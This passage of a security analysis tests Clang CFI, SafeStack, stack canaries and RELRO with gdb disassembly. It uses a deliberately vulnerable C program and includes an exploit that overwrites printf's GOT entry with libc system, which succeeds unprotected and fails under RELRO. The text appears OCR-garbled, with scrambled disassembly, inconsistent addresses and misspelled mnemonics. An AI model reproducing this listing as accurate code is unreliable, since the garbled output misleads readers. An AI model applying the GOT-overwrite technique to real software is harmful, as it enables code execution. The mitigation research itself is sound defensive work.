                                       %rsi,%rax
                                cmp
   0x0000000000201168 <+72>:
                                       0x201174 <bof+84>
                                jne
   0x000000000020116e <+78>:
                                add
                                       $0x40,%rsp
   0x00000000000201172 <+82>:
                                pop
                                       %rbp
   0x0000000000201173 <+83>:
                                retq
                                callq 0x201270 <__stack_chk_fail@plt>
   0x00000000000201174 <+84>:
End of assembler dump.
```

```
(qdb) disas bof
Dump of assembler code for function bof:
                                push
   0x0000000000209120 <+0>:
   0x0000000000209121 <+1>:
                               mov
                                       %rsp,%rbp
   0x00000000000209124 <+4>:
                               sub
                                       $0x30,%rsp
                                       $0xfffffffffffff8,%rax
   0x0000000000209128 <+8>:
                                mov
   0x0000000000020912f <+15>:
                                mov
                                       %fs:(%rax),%rcx
   0x00000000000209133 <+19>:
                               mov
                                       %rcx,%rdx
   0x00000000000209136 <+22>:
                               add
                                       $0xfffffffffffff0.%rdx
   0x0000000000020913a <+26>:
                                       %rdx,%fs:(%rax)
                                mov
   0x0000000000020913e <+30>:
                                       %rdi,-0x8(%rbp)
                               mov
   0x00000000000209142 <+34>:
                                       $0x2090f0,-0x10(%rbp)
                               movq
   0x0000000000020914a <+42>:
                               mov
                                       -0x8(%rbp),%rsi
   0x000000000020914e <+46>:
                                mov
                                       %rdx,%rdi
   0x0000000000209151 <+49>:
                                       %rcx,-0x18(%rbp)
                                mov
                                mov
   0x0000000000209155 <+53>:
                                       %rax,-0x20(%rbp)
   0x0000000000209159 <+57>:
                               callq 0x217a70 <strcpy@plt>
   0x000000000020915e <+62>:
                                mov
                                       -0x10(%rbp),%rcx
   0x00000000000209162 <+66>:
                               mov
                                       %rax,-0x28(%rbp)
   0x0000000000209166 <+70>:
                               callq *%rcx
   0x0000000000209168 <+72>:
                                mov
                                       -0x20(%rbp),%rax
   0x0000000000020916c <+76>:
                                mov
                                       -0x18(%rbp),%rcx
   0x0000000000209170 <+80>:
                                mov
                                       %rcx,%fs:(%rax)
   0x00000000000209174 <+84>:
                                add
                                       $0x30,%rsp
   0x0000000000209178 <+88>:
                                pop
   0x00000000000209179 <+89>:
                                retq
End of assembler dump.
```

With SafeStack AND StackProtector:

```
(gdb) disas bof
Dump of assembler code for function bof:
   0x0000000000209120 <+0>: push %rbp
   0x00000000000209121 <+1>:
                                mov
                                       %rsp,%rbp
   0x00000000000209124 <+4>:
                               sub
                                       $0x30,%rsp
   0x00000000000209128 <+8>:
                                       $0xfffffffffffff8,%rax
                               mov
   0x000000000020912f <+15>:
                               mov
                                       %fs:(%rax),%rcx
                                                            # data_stack in rcx
   0x00000000000209133 <+19>:
                               mov
                                       %rcx,%rdx
   0x0000000000209136 <+22>:
                                       $0xfffffffffffffe0,%rdx
                               add
   0x000000000020913a <+26>:
                               mov
                                       %rdx,%fs:(%rax)
   0x000000000020913e <+30>:
                               mov
                                       %fs:0x28,%rax
                                                            # Stack canary from fs[28] in rax
   0x00000000000209147 <+39>:
                                mov
                                       %rax,-0x8(%rcx)
                                                            # Store stack canary at data_stack-8
                                       %rdi.-0x8(%rbp)
   0 \times 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 14b < +43>:
                                mov
   0x0000000000020914f <+47>:
                               movabs $0x2090f0,%rdx
   0x00000000000209159 <+57>:
                               mov
                                       %rdx.-0x10(%rbp)
   0x000000000020915d <+61>:
                                mov
                                       %rcx,%rdx
   0x00000000000209160 <+64>:
                               add
                                       $0xffffffffffffe0,%rdx
   0x0000000000209164 <+68>:
                                       -0x8(%rbp),%rsi
                                mov
   0x0000000000209168 <+72>:
                               mov
                                       %rdx,%rdi
   0x000000000020916b <+75>:
                                mov
                                       %rax,-0x18(%rbp)
                                                             # store stack canary in meta_stack-0x18
   0x000000000020916f <+79>:
                                       %rcx,-0x20(%rbp)
                                                             # store data stack in meta stack-0x20
                                mov
   0x0000000000209173 <+83>:
                                callq 0x217aa0 <strcpy@plt>
   0x00000000000209178 <+88>:
                                       %rax,-0x28(%rbp)
                               mov
   0x000000000020917c <+92>:
                                callq *-0x10(%rbp)
   0x000000000020917f <+95>:
                                mov
                                       -0x18(%rbp),%rax
                                                             # rax = stack_canary
   0x0000000000209183 <+99>:
                                mov
                                       -0x20(%rbp),%rcx
                                                             # rcx = data_stack
   0x00000000000209187 <+103>:
                                cmp
                                       -0x8(%rcx),%rax
                                                             # compare stack canary: is data_stack-8 == stack canary?
   0x000000000020918b <+107>:
                                je
                                       0x209196 <bof+118>
   0x0000000000209191 <+113>:
                                callq 0x217ab0 <__stack_chk_fail@plt>
   0x00000000000209196 <+118>:
                                       $0xfffffffffffff8.%rax
                                mov
   0x000000000020919d <+125>:
                                       -0x20(%rbp),%rcx
   0x000000000002091a1 <+129>:
                                       %rcx,%fs:(%rax)
                                mov
   0x00000000002091a5 <+133>:
                                add
                                       $0x30,%rsp
   0x000000000002091a9 <+137>:
                                qoq
                                       %rbp
   0x00000000002091aa <+138>:
                                retq
End of assembler dump.
```

We can conclude that the stack canary is applied on the data_stack.

```
root@ubuntu-1804:~/clang-cfi-safestack-analysis/src# cat funcptr-got.c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
// mem[loc] = a
void bof(long a, long loc) {
       long *ptr = (void*) (long) loc;
        *ptr = a;
}
int main(int argc, char **argv) {
       system("echo bla"); // just to load system system-call
        printf("Start\n");
       bof( (long)strtol(argv[1], NULL, 16), (long)strtol(argv[2], NULL, 16));
       printf("ls"); // if successful, will execute system() instead
        return 0;
}
```

Unprotected

```
$ clang -fsanitize=cfi -flto -fvisibility=hidden funcptr-got.c -o funcptr-got
# arguments irrelevant here, just for debugging
(gdb) r 0x7fffff7e3d8f0 0x202028
Starting program: /root/cfi/funcptr-got 0x7fffff7e3d8f0 0x202028
(gdb) disas main
  0x000000000020116c <+44>: callq 0x2012e0 <printf@plt>
  0x000000000020117e <+62>: callq 0x2012f0 <system@plt>
(gdb) disas 0x2012e0
Dump of assembler code for function printf@plt:
  0x00000000002012e0 <+0>: jmpq *0xd42(%rip)
0x00000000002012e6 <+6>: pushq $0x0
                                                   # 0x202028
                              pushq $0x0
  0x00000000002012eb <+11>: jmpq 0x2012d0
End of assembler dump.
(gdb) disas 0x2012f0
Dump of assembler code for function system@plt:
  0x00000000002012f0 <+0>: jmpq *0xd3a(%rip)
                                                       # 0x202030
  0x000000000002012f6 <+6>:
                             pushq $0x1
  0x000000000002012fb <+11>:
(gdb) x/16x 0x0000000000202000
0x202000: 0x000000000000000
                                      0x00000000000000000
0x202010:
               0x0000000000203010
                                      0x00007fffff7ffe190
             0x00007fffff7fea130
                                     0x00007fffff7e3d8f0 <- &printf, @0x202028
0x202020:
0x202030:
             0x00007fffff7e28300 <- 0x00007fffff7e1e460
             0x202040:
                                      0x00000000000000000
0x202050:
                                      0×00000000000000000
             0x0000000000000000
0x202060:
                                     0x0000000000000000
(gdb) x/1x 0x00007ffff7e3d8f0
0x7fffff7e3d8f0 <__printf>:
                               0x48000000d8ec8148
(gdb) x/1x 0x00007fffff7e28300
0x7fffff7e28300 <__libc_system>: 0xfa66e90b74ff8548
```

Exploit:

```
# overwrite &printf (which pointed to &__printf) with &__libc__system
(gdb) r 0x00007ffff7e28300 0x202028
Starting program: /root/cfi/funcptr-got 0x00007ffff7e28300 0x202028
bla
Makefile ...
```

It worked!

```
root@ubuntu-1804:~# cat /proc/104698/maps
00200000-00201000 r--p 00000000 fd:14 397396
                                                        /root/cfi/funcptr-got
00201000-00202000 r-xp 00001000 fd:14 397396
                                                        /root/cfi/funcptr-got
00202000-00203000 rw-p 00002000 fd:14 397396
                                                        /root/cfi/funcptr-got # here, rw
00203000-00204000 r--p 00003000 fd:14 397396
                                                        /root/cfi/funcptr-got
00204000-00226000 rw-p 00000000 00:00 0
                                                         [heap]
Program Headers:
            Offset
                           VirtAddr
                                         PhysAddr
 Type
             FileSiz
                          MemSiz
                                           Flags Align
03 LOAD
              0x000000000000310 0x00000000000310 R E
              04 LOAD
                                                             # .got.plt is here, rw
              0x0000000000011b0 0x0000000000002001 RW
                                                  0 \times 1000
              05 DYNAMIC
              0x000000000000190 0x00000000000190 RW
                                                 0×8
              06 GNU_RELRO
              0x0000000000001b0 0x00000000001000 R
Section to Segment mapping:
 Segment Sections...
       .text .init .fini .plt
  04
       .data .tm_clone_table .got.plt .fini_array .init_array .dynamic .got .bss
  0.5
       .dynamic
  06
       .fini_array .init_array .dynamic .got
```

.got.plt is read-write.

Protected

With RELRO and BIND_NOW.

```
$ clang -fsanitize=cfi -flto -fvisibility=hidden funcptr-got.c -Wl,-z,now -Wl,-z,relro -o funcptr-got-all
# arguments not relevant here
root@ubuntu-1804:~/cfi# gdb funcptr-got-all
(gdb) r 0x00007fffff7e28300 0x202028
Starting program: /root/cfi/funcptr-got-all 0x00007ffff7e28300 0x202028
[Detaching after fork from child process 104524]
ls[Inferior 1 (process 104520) exited normally]
(gdb) disas main
 0x000000000002011d1 <+33>: callq 0x2012c0 <system@plt>
 0x0000000000201267 <+183>: callq 0x2012b0 <printf@plt>
(qdb) disas 0x2012b0
Dump of assembler code for function printf@plt:
  0x00000000002012b0 <+0>: jmpq *0x1f32(%rip) # 0x2031e8
  0x00000000002012b6 <+6>: pushq $0x0
  0x00000000002012bb <+11>: jmpq 0x2012a0
(gdb) x/1xg 0x2031e8
0x2031e8: 0x00007fffff7e3d8f0
(gdb) x/1xg 0x00007fffff7e3d8f0
0x7ffff7e3d8f0 <__printf>: 0x48000000d8ec8148
(gdb) disas 0x2012c0
Dump of assembler code for function system@plt:
  0x00000000002012c0 <+0>: jmpq *0x1f2a(%rip)
0x00000000002012c6 <+6>: pushq $0x1
                                                         # 0x2031f0
                               pushq $0x1
  0x00000000002012cb <+11>: jmpq 0x2012a0
End of assembler dump.
(gdb) x/1xg 0x2031f0
             0x00007fffff7e28300
0 \times 2031 f0:
(gdb) x/1xg 0x00007fffff7e28300
0x7fffff7e28300 <__libc_system>: 0xfa66e90b74ff8548
```

```
(qdb) r 0x00007fffff7e28300 0x2031e8
Starting program: /root/cfi/funcptr-got-all 0x00007ffff7e28300 0x2012b0
[Detaching after fork from child process 106138]
Program received signal SIGSEGV, Segmentation fault.
0x00000000000201199 in bof ()
(qdb) disas
Dump of assembler code for function bof:
  0x0000000000201160 <+0>:
  0x0000000000201161 <+1>:
                                       %rsp,%rbp
                               mov
  0x0000000000201164 <+4>:
                              sub
                                      $0x20,%rsp
  0x00000000000201168 <+8>:
                               mov
                                      %rdi,-0x18(%rbp)
  0x000000000020116c <+12>:
                               mov
                                       %rsi,-0x10(%rbp)
  0x0000000000201170 <+16>:
                                      -0x10(%rbp), %rax
                               mov
                                      %rax,-0x8(%rbp)
  0x0000000000201174 <+20>:
                              mov
   0x00000000000201178 <+24>:
                               mov
                                      -0x10(%rbp),%rsi
  0x000000000020117c <+28>:
                               mov
                                      -0x8(%rbp),%rdx
  0x00000000000201180 <+32>: movabs $0x200e7f,%rdi
  0x000000000020118a <+42>: mov
                                      $0x0,%al
   0x000000000020118c <+44>:
                               callq 0x2012b0 <printf@plt>
  0x0000000000201191 <+49>:
                               mov
                                      -0x18(%rbp), %rax
  0x0000000000201195 <+53>:
                               mov
                                      -0x8(%rbp),%rcx
=> 0x00000000000201199 <+57>:
                               mov
                                      %rax,(%rcx)
  0x000000000020119c <+60>:
                                       $0x20,%rsp
                               add
  0x000000000002011a0 <+64>:
                               qoq
                                       %rbp
  0x000000000002011a1 <+65>:
                               reta
End of assembler dump.
```

Exploit will not get executed. Cannot write to read-only memory located at 0x2031e8.

```
root@ubuntu-1804:~# cat /proc/104695/maps
00200000-00201000 r--p 00000000 fd:14 407715
                                                            /root/cfi/funcptr-got-all
00201000-00202000 r-xp 00001000 fd:14 407715
                                                            /root/cfi/funcptr-got-all
00202000-00203000 rw-p 00002000 fd:14 407715
                                                            /root/cfi/funcptr-got-all
00203000-00204000 r--p 00003000 fd:14 407715
                                                            /root/cfi/funcptr-got-all # here, r
00204000-00226000 rw-p 00000000 00:00 0
                                                            [heap]
Program Headers:
             Offset
                             VirtAddr
 Type
                                             PhysAddr
             FileSiz
                             MemSiz
                                              Flags Align
               03 LOAD
               0x0000000000002e0 0x0000000000002e0 R E
                                                     0 \times 1000
               04
   LOAD
               0x00000000001200 0x000000000002001 RW
                                                     0x1000
               05
   DYNAMIC
               0x0000000000001b0 0x0000000000001b0 RW
                                                     0x8
               0x0000000000003000 0x00000000000203000 0x00000000000203000 \# .got.plt is here really, r
06 GNU RELRO
               Section to Segment mapping:
 Segment Sections ...
        .text .init .fini .plt
  0.3
  04
        .data .tm_clone_table .fini_array .init_array .dynamic .got .got .plt .bss
  0.5
        .dvnamic
        .fini_array .init_array .dynamic .got .got.plt
```

References

CFI:

- https://clang.llvm.org/docs/ControlFlowIntegrity.html
- (3) https://blog.trailofbits.com/2016/10/17/lets-talk-about-cfi-clang-edition/
- https://patrickfunke.de/wp-content/uploads/CFI_2016.pdf (Chapter 4, IFCC: Indiret Function-Call Checks)
 - With is mostly identical to https://www.usenix.org/system/files/conference/usenixsecurity14/sec14-paper-tice.pdf

SafeStack:

- https://clang.llvm.org/docs/SafeStack.html
- (4) https://www.blackhat.com/docs/eu-16/materials/eu-16-Goktas-Bypassing-Clangs-SafeStack.pdf
- http://blog.includesecurity.com/2015/11/LLVM-SafeStack-buffer-overflowprotection.html

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